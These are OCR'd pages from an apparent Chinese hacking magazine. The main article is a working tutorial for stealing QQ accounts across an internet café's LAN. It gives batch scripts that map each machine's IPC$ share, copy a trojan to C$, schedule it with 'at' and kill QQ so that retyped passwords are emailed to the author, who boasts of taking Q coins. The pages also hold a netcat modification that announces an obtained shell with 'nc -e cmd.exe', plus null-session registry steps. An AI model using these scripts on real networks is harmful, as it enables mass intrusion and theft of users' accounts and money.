DOS批处理实现网吧QQ批量盗

文/空气@JSCPU

最近发现自己用的QQ号码好长，想弄一个短一点的QQ号玩。于是，我就有了这个非分之想——去网吧盗。

我家附近网吧的服务器和客户机都是2K的系统，装了PUBWIN管理程序，小哨兵的还原卡。我本来想把还原卡删了，再把QQ★木马★种下去。可是后来一想，删还原卡也太明目张胆了，那怎么办呢？算了，就随便盗几个吧。把号码好且没有密码保护的QQ留下；有保护的就看看里面有没有Q币，有的就拿了；穿衣服的衣服扒下来。OK，就这样干了！（我够毒吧？不要K我啊！）

以前我都喜欢用SchedExec给别人种上木马，但是现在不是搞一两台机器，要一个网吧的机器，难道一台一台种？那会累死的！能不能用DOS的批处理实现批量种？试试看吧！

我们先来看看自己的IP地址：右键点击网上邻居选属性会出现“网络和拨号连接”窗口。我们再查看“本地连接”中“TCP/IP”的属性，这时我们就可以看出本机的IP是192.168.1.25。（如图1）




图1

这个网吧有63台机器（没有1号机，机器的实际编号是2－64），而这时我又是坐的25号机器，和IP地址的最后一位对应，所以可以推断出这个网吧客户机的IP地址从192.168.1.2到192.168.1.64，而192.168.1.1则为网关。知道了IP的概况，然后就是具体的操作过程了。

我们先来明确一下思路：首先要破解本地管理员的帐号和密码。网吧的系统一般都是同一个母盘GHOST出来的，所以密码都一样。然后配置好木马，给所有的客户机种上。最后远程杀掉所有客户机的QQ进程，这样别人重新开QQ的时候密码就会被发到我的邮箱。

OK！就这样干了！我们先来第一步：破解本地管理员的帐号和密码。这一步很简单，只要在CMD下运行FINDPASS这个工具就可以把密码查出来了。我们来试试吧！运行CMD，把工作目录切换到FINDPASS所在的目录，运行FINDPASS！发现什么了？对了，这里的客户机没有设密码。（如果有密码的话会显示出密码）。（如图2）




图2

现在该配置一个QQ木马了，我也比较喜欢用“啊拉QQ大盗”（Q版黑客中“最新QQ盗号工具及找回密码的解决方案”提过了，我就不详细讲了）。

OK！大家注意听了，下面是本文的核心！大家都知道可以用命令**net use \\IP\ipc$** 来和别的机器建立IPC$连接，然后用 copy muma.exe \\ip\c$ 来把木马上传到对方的C盘，接着用 at \\ip 时间 muma.exe 来让对方运行木马，最后用 PSKILL \\ip QQ 来杀掉对方的QQ进程。

小经验 使用net use命令时，如果对方的电脑中的用户密码和本地用户密码一样可以省略用户名和密码

有没有办法来对所有IP连续执行上面的命令呢？答案是有的！这时我们就要用到DOS下的FOR命令。FOR是对于指定的文件运行相应的命令的命令。大家知道，DOS下许多命令支持通配符，如？和*，可以一次指定一批文件，非常方便。然而，并非所有的DOS命令都支持通配符，如TYPE（文件内容显示命令）就不支持。有了FOR命令就没有关系了，利于它可以使TYPE命令一次显示多个文件。

FOR的用法：**FOR %变量名 IN （文件集） DO 命令 [命令参数]**

用的时候有两个注意点：

第一、以上是FOR命令的固定形式，IN和DO的位置必须正确，否则将提示语法错误。

第二、%F是变量名，也可用%G等代替，但前后必须一致。在批文件中用%%F代替。

例如我们运行**FOR %F IN (*.*) DO TYPE %F**命令就可以实现TYPE命令一次显示多个文件。“文件集”也可以是一段连续的数值（也可以说是等差数列），如**for /L %%A in (2,1,64) do**表示变量%%A从2开始，间隔1，直到64结束。

知道了FOR的用法，我们就可以轻松地构造出下面的批处理：

```
qq.bat－－
@echo off
echo *****************************
echo 制作：空气 QQ：61869647
echo welcome to www.nohack.cn/bbs
echo *****************************
rem 下面打开显示，可以查看程序的运行情况
@echo on
for /L %%A in (2,1,64) do net use \\192.168.1.%%A\ipc$
for /L %%A in (2,1,64) do copy muma.exe \\192.168.1.%%A\c$
rem 下面的%1表示运行时命令行后的第一个参数
for /L %%A in (2,1,64) do at \\192.168.1.%%A %1 c:\muma.exe
```

OK，程序就这么简单，我们运行一下试试！在CMD下运行**qq.bat 时间**就可以把木马植入对方计算机，但是由于执行的次数比较多，所以那个时间不好控制，但我们一定要给充足的时间让前面的程序执行完成。一般网速快的局域网可以设3到5分钟，慢一点的可以设10分钟左右。例如现在是12：20分，我们就可以运行**qq.bat 12:25**。

最后一步是杀掉局域网中所有客户机的QQ进程。我们需要用PSKILL配合批处理来完成。

```
kill.bat－－
@echo off
echo *****************************
echo 制作：空气 QQ：61869647
echo welcome to www.nohack.cn/bbs
echo *****************************
@echo on
for /L %%A in (2,1,64) do pskill \\192.168.1.%%A QQ
```

OK！等运行qq.bat的时间到了以后就运行这个吧！图4是我运行时候截的，上面写的“process qq does not exist on IP”说明对方没有QQ这个进程，可能没有开QQ吧。而“process qq killed in IP”说明QQ进程成功地被KILL了。




图3

接下来我们可以耐心得等待程序运行结束，然后再等一会儿就去邮箱收信吧！看看我的成果：如图5。



图4

（本文中涉及到的工具、源代码以及相关资料，在光盘中有提供：alaqq1.2.exe、FindPass.exe、pskill.exe、kill.bat、qq.bat）非安全 NoHack

上接50页

An alternative is to have the user log on to the system, and then type "nbtstat -R" which re-parses the LMHOSTS file. At this point, since the #INCLUDE is done in the context of the current user, any LMHOSTS file that is available to the currently logged on user on the network can be retrieved.

另外一种可选的修改方式就是，用户登录进入系统，然后输入“nbtstat -R”（译者注：开始—运行—输入cmd回车后，在cmd中输入该命令并回车）以重新装载LMHOSTS文件。（通过使用该命令，）一旦#INCLUDE标签在用户配置文件中定义完成，那么，在当前登录用户和当前的网络下的任何可用LMHOSTS文件都将被更新。

NOTE: #INCLUDE and other LMHOSTS directives are case-sensitive.

注意：#INCLUDE标签和其他所有LMHOSTS文件中的标签都是区分大小写的

关于本文的两个问题：

1、If null session support is desired, it may be configured on a per-share basis on the computer(s) containing the LMHOSTS files to be included，这句话如果我没有理解错，而且也没有翻译错的话，那么，我理解的就是“在默认情况下，微软的winNT有些共享可能已经是开启了空会话的支持”，好的，如果文章内容确实如此的话，问题就来了。前文明明已经明确说过“Windows NT version 3.5 does not provide this support（这里所指的support就是空会话的支持）”，也许，我这是吹毛求疵，但是，很明显，两句话有冲突，我们也许就可以这么认为：微软明明都已声明取消了默认空会话的支持，但是后面却又指出某些共享的空会话可能已被打开，这确实很符合微软的一贯风格。

2、关于#INCLUDE标签。在本文中，#INCLUDE标签的介绍并不多，所以在这里对#INCLUDE标签进行一下简单说明。其实#INCLUDE标签的用法非常简单，大家只要在系统中搜索一下LMHOSTS文件，然后用一个编辑器打开，就会发现里面写有#INCLUDE标签的用法：#INCLUDE <filename>。关于LMHOSTS文件的配置，可以参考自己机器上的LMHOSTS文件，里面有详细的注释。结合注释中关于#INCLUDE标签的描述，就会对全文有一个更加深入的理解。非安全 NoHack

大家好，我们NoHack初次与大家见面，还请大家多多照顾、多多支持。在这里，我们设立了“夜航船”这样一个栏目，其目的是翻译一些国外的技术类文章以方便读者阅读，从而提高大家的技术水平以及专业E文的阅读能力，当然，这并不代表我们很推崇E文也不代表人家的技术就一定比我们先进，记得国文大师鲁迅先生说得好，“拿来主义”嘛，取其精华、去其糟粕，怎么说都不会对我们有坏处的。

LMHOSTS #Include Directives Requires Null Session Support

LMHOSTS文件中#Include标签对空会话的支持

译者前言：

本文标题虽然提及LMHOSTS文件，但是实际上本文对LMHOSTS文件的编写、修改并没有什么实际应用价值，但是，相反地，本文对空会话方面的问题却有一定的指导意义，对这方面感兴趣的朋友可以看一看。

SUMMARY

In order for #INCLUDE directives in an LMHOSTS file to succeed at startup time, the referenced system(s) shares must support "null sessions". Null sessions are those where the user credentials passed in the Session Setup SMB are null.

概述

为了使#INCLUDE标签在LMHOSTS文件中生效，使用的操作系统必须支持“空会话”（译者注：Win32操作系统中，由Windows NT起，就开始支持空会话）。空会话是那些在SMB会话过程中，没有任何用户信任关系的会话连接。

MORE INFORMATION

The LMHOSTS files used by Microsoft Windows NT version 3.1 and 3.5 and Microsoft TCP/IP-32 allow the contents of LMHOSTS files on other systems to be referenced using the #INCLUDE keyword. Parsing of the LMHOSTS file is done at startup time, prior to a user logging on. Therefore the system must use a null username to obtain the contents of remote LMHOSTS files that are included, and those files must be publicly available.

更多信息

LMHOSTS文件应用在微软的Windows NT 3.1、3.5操作系统上，并且，微软的TCP/IP（译者注：原文中TCP/IP-32是指具有32位底层驱动的TCP/IP协议，在Windows进入32位操作系统后，TCP/IP均为原文中所指协议）协议允许通过使用#INCLUDE关键字来引用其他系统的LMHOSTS文件。（操作系统）解析LMHOSTS文件的时间是在启动时、用户登录前发生的。因此，系统必须使用一个NULL用户来获得远程主机的LMHOSTS文件的内容，而获得的内容必须是可以被任何主机获取的、可公开的内容（译者注：即，获得的LMHOSTS内容不可能涉及到操作系统自身的一些特有内容或重要信息）。

Windows NT version 3.1 supports null sessions by default. However, Windows NT version 3.5 does not provide this support unless specifically configured to do so. This change was made in order to provide a higher default level of security.

Windows NT 3.1默认是支持空会话的。尽管如此，在后继的Windows NT 3.5版本中，除非做特别的配置，否则默认是不支持空会话的。（微软）这样做是为了提高操作系统的默认的安全级别。

If null session support is desired, it may be configured on a per-share basis on the computer(s) containing the LMHOSTS files to be included, as follows:

如果需要将主机配置成支持空会话，也许，在使用了LMHOSTS文件的计算机中某一个共享上已经过配置，可以按照下面来做：

1.Open the Registry Editor, REGEDT32.EXE

2.From the HKEY_LOCAL_MACHINE subtree, go to the key:\System\CurrentControlSet\Services\Lanman Server\Parameters\NullSessionShares

NOTE: NullSessionShares is type REG_MULTI_SZ.

3.Create a new line within the NullSession Shares key, type in the share you want to access with a null session(for example: "PUBLIC")

4.Stop and restart the server.

1、打开注册表编辑器，regedt32.exe（译者注：如果不做任何权限修改时，建议使用regedit.exe）

2、打开如下位置：

HEKY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanServer\Parameters\NullSession

注：NullSessionSares键的类型是REG_MULTI_SZ

3、在NullSessionSares中输入你想要允许通过空会话进行访问的共享（例如：“PUBLIC”）（译者注：原文中有一句“Create a new line within the NullSessionShares key”，这里提到了new line，而在实际修改注册表时，只要跟着原有的字符继续写下去即可，不用新建一行）

4、重新启动计算机

下接49页

不会编程的黑客是算不上黑客的。历史给我们证明了只要能自力更生，小米加步枪都可以战胜飞机大炮。因而要做黑客就不能饭来张口衣来伸手，光满足于别人给我们写好的工具，我们还得自力更生打造自己的黑色兵器。当然，自立之余也不要忘了给“快码加编”投稿，讲述一下自己造枪所得，让更多的朋友快马加鞭迎头赶上。这里什么“码”都有，有C、VC++，有DELPHI也有汇编，还有……（只有想不到，没有做不到）。老少皆宜，适合各类FANS的口味。好了，我们来看看第一期给大家找的几匹“码儿”吧。这里有dahubaobao给我们的一匹悍马Rootkit，大家不要怕难哦！忘记了自己瑞星序列号和ID的朋友们，这回不用急着翻箱倒柜了，自己编个程序搞定它！NC用多了，是不是需要来点特别的佐料，OK，我们首先来看看如何给NC加上音乐吧。



给NC装备“悦耳”的音乐

图by 009

NC想必是大家经常用的工具，用来本地监听，反弹确实屡试不爽，今天我要给NC加段代码，让它获得Shell的时候就自动播放一段音乐，用来做提醒很不错。

刚开始，我用的sndPlaySound函数，但这是在GUI界面下的，我不知道在Console界面下怎么写代码。后来榕哥提醒我用Beep函数，查看MSDN中的定义，它具有以下原型：

```
-----------CODE1-----------
BOOL Beep(
DWORD dwFreq,        // 声音频率
DWORD dwDuration     // 声音持续时间
);
-----------CODE1-----------
```

用下面一段最简单的代码，先试试效果：

```
-----------CODE2-----------
#include <WINDOWS.H>
int main()
{
    Beep(800,100);    //频率为800，时间为100
}
-----------CODE2-----------
```

真是很一般的声音，没关系，我们的目的是能发音提醒就可以了。至于“多来米发”，“高音低音”对应的哪个频率，告诉你，我也不知道，自己慢慢试吧。我这里提供一段现成的网上找到的代码，是什么音乐？你试了就知道了，不过时间可能长了点。

```
-----------CODE3-----------
unsigned FREQUENCY[]={392,392,440,392,523,494,392,392,440,392,587,523,392,392,784,659,523,494,440,698,698,659,523,587,523};
unsigned DELAY[]={375,125,500,500,500,1000,375,125,500,500,500,1000,375,125,500,500,500,500,1000,375,125,500,500,500,1000};
int CIRCLE;
for(CIRCLE=0;CIRCLE<25;CIRCLE++)
{
        Beep(FREQUENCY[CIRCLE],DELAY[CIRCLE]);    // 这些不用说了吧，So Easy
}
-----------CODE3-----------
```

代码都准备好了，下面要放到NC的代码里面，定义的部分放在同样NC代码中定义的地方：

```
-----------CODE4-----------
......
int dolisten (rad, rp, lad, lp)
  IA * rad;
  USHORT rp;
  IA * lad;
  USHORT lp;
{

// 以下是009加入的代码
unsigned FREQUENCY[]={392,392,440,392,523,494,392,392,440,392,587,523,392,392,784,659,523,494,440,698,698,659,523,587,523};
unsigned DELAY[]={375,125,500,500,500,1000,375,125,500,500,500,1000,375,125,500,500,500,500,1000,375,125,500,500,500,1000};
int CIRCLE;
// 以上是009加入的代码
-----------CODE4-----------
```

播放音乐的部分放在获得Shell之后，在下面这个地方：

```
-----------CODE5-----------
......
  if (x)
    /* guilty! */
  bail ("invalid connection to [%s] from %s [%s] %d",
      cp, whozis->name, whozis->addrs[0], z);
      holler ("connect to [%s] from %s [%s] %d", /* oh, you're okay.. */
      cp, whozis->name, whozis->addrs[0], z);

  // 以下是009加入的代码
     for(CIRCLE=0;CIRCLE<25;CIRCLE++)
     {
            Beep(FREQUENCY[CIRCLE],DELAY[CIRCLE]);
     }
  // 以上是009加入的代码
-----------CODE5-----------
```

最后根据自带的Makefile文件编译程序

```
-----------CODE6-----------
"E:\Program Files\Microsoft Visual Studio\VC98\Bin\cl.exe" /nologo /ML /W3 /GX /O2 /D "NDEBUG" /D "WIN32" /D "_CONSOLE" /D "TELNET" /D "GAPING_SECURITY_HOLE" /YX /FD /c getopt.c
"E:\Program Files\Microsoft Visual Studio\VC98\Bin\cl.exe" /nologo /ML /W3 /GX /O2 /D "NDEBUG" /D "WIN32" /D "_CONSOLE" /D "TELNET" /D "GAPING_SECURITY_HOLE" /YX /FD /c doexec.c
"E:\Program Files\Microsoft Visual Studio\VC98\Bin\cl.exe" /nologo /ML /W3 /GX /O2 /D "NDEBUG" /D "WIN32" /D "_CONSOLE" /D "TELNET" /D "GAPING_SECURITY_HOLE" /YX /FD /c netcat.c
"E:\Program Files\Microsoft Visual Studio\VC98\Bin\link.exe" getopt.obj doexec.obj netcat.obj kernel32.lib user32.lib wsock32.lib winmm.lib /nologo /subsystem:console /incremental:yes /machine:I386 /out:nc9.exe
-----------CODE6-----------
```

搞定，同目录下生成一个nc9.exe，试试吧，先开一个CMD窗口，输入：**Nc9 -vv -lp 99**// 监听本地99端口

再开一个新的CMD窗口，输入：Nc9

```
-vv 127.0.0.1 99 -e cmd.exe
```

程序改完了，只是每次都要等到音乐结束之后才出来shell，再次，榕哥推荐用多线程，查msdn之后，定义如下（注释看CODE9中）：

```
------------CODE7----------
HANDLE CreateThread(
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
);
------------CODE7----------
```

看一下msdn上现成的定义的例子。

```
------------CODE8----------
DWORD dwThreadId, dwThrdParam = 1;
    HANDLE hThread;

    hThread = CreateThread(
        NULL,
一个指向SECURITY_ATTRIBUTES结构的指针，使用默认安全属性即可
如果想让任一个子进程都可继承一个该线程对象句柄，必须指定一个SECURITY_ATTRIBUTE结构0，默认堆栈大小 ThreadFunc，表示新线程开始执行时代码所在函数的地址，即为线程函数&dwThrdParam，传入线程函数的参数0，指定控制线程创建的附加标志，可以取两种值。
如果该参数为0，线程就会立即开始执行，如果该参数为CREATE_SUSPENDED，则系统产生线程后，初始化CPU，登记CONTEXT结构的成员，准备好执行该线程函数中的第一条指令，但并不马上执行，而是挂起该线程。
        &dwThreadId);
一个DWORD类型地址，返回赋给该新线程的ID值
------------CODE8----------
```

把CODE5关键部分改成如下：

```
-------------CODE9---------
    hThread = CreateThread(NULL,0,
ThreadPlayMusic,&dwThrdParam,0,
&dwThreadId);
            //  创建一个线程函数名为ThreadPlayMusic的线程
    if (hThread == NULL) //判断该线程是否创建成功
    {
        printf( "Create ThreadPlayMusic Failed (%d)\n", GetLastError() );
    }
    else
    {
        if(getchar())
//如果创建成功，输入回车就退出
        {
        TerminateThread( hThread, NULL );
// TerminateThread函数用于终止线程
        CloseHandle(hThread);
                // 释放线程所占用的堆栈
        }
    }
-------------CODE9---------
```

如果某线程调用了ExitThread函数，就可以终止自己。

VOID ExitThread(UINT fuExitCode);

这个函数为调用该函数的线程设置了退出码fuExitCode后，就终止该线程。

调用TerminateThread函数亦可终止线程。

BOOL TerminateThread(HANDLE hThread, DWORD dwExitCode);

该函数用来结束由hThread参数指定的线程，并把dwExitCode设成该线程的退出码。

当某个线程不再响应时，我们可以用其他线程调用该函数来强行终止这个不响应的线程，然后调用CloseHandle(Handle)函数释放线程所占用的堆栈。

CODE4中For循环前加如下代码：

```
----------CODE10-----------
    printf("Press Enter To Continue ...... \n");
----------CODE10-----------
```

然后定义部分添加如下代码

```
-----------CODE11----------
DWORD dwThreadId, dwThrdParam = 1;
    HANDLE hThread;
-----------CODE11----------
```

最后用CODE6的命令编译，搞定。

下面我们来测试一下，先打开一个CMD窗口，监听本机99端口：

Nc9 -vv -lp 99

然后再打开一个新得CMD窗口，连接本地99端口：

Nc9 -vv 127.0.0.1 99 -e cmd.exe

开始音乐，提示"Press Enter To Continue ......"，按Enter键，音乐结束，直接到shell。

Mission All Over ：)

（本文中涉及到的NC源代码以及修改后的程序Nc9.exe，在光盘中有提供。）

雕虫小技

制作防扫描的木马

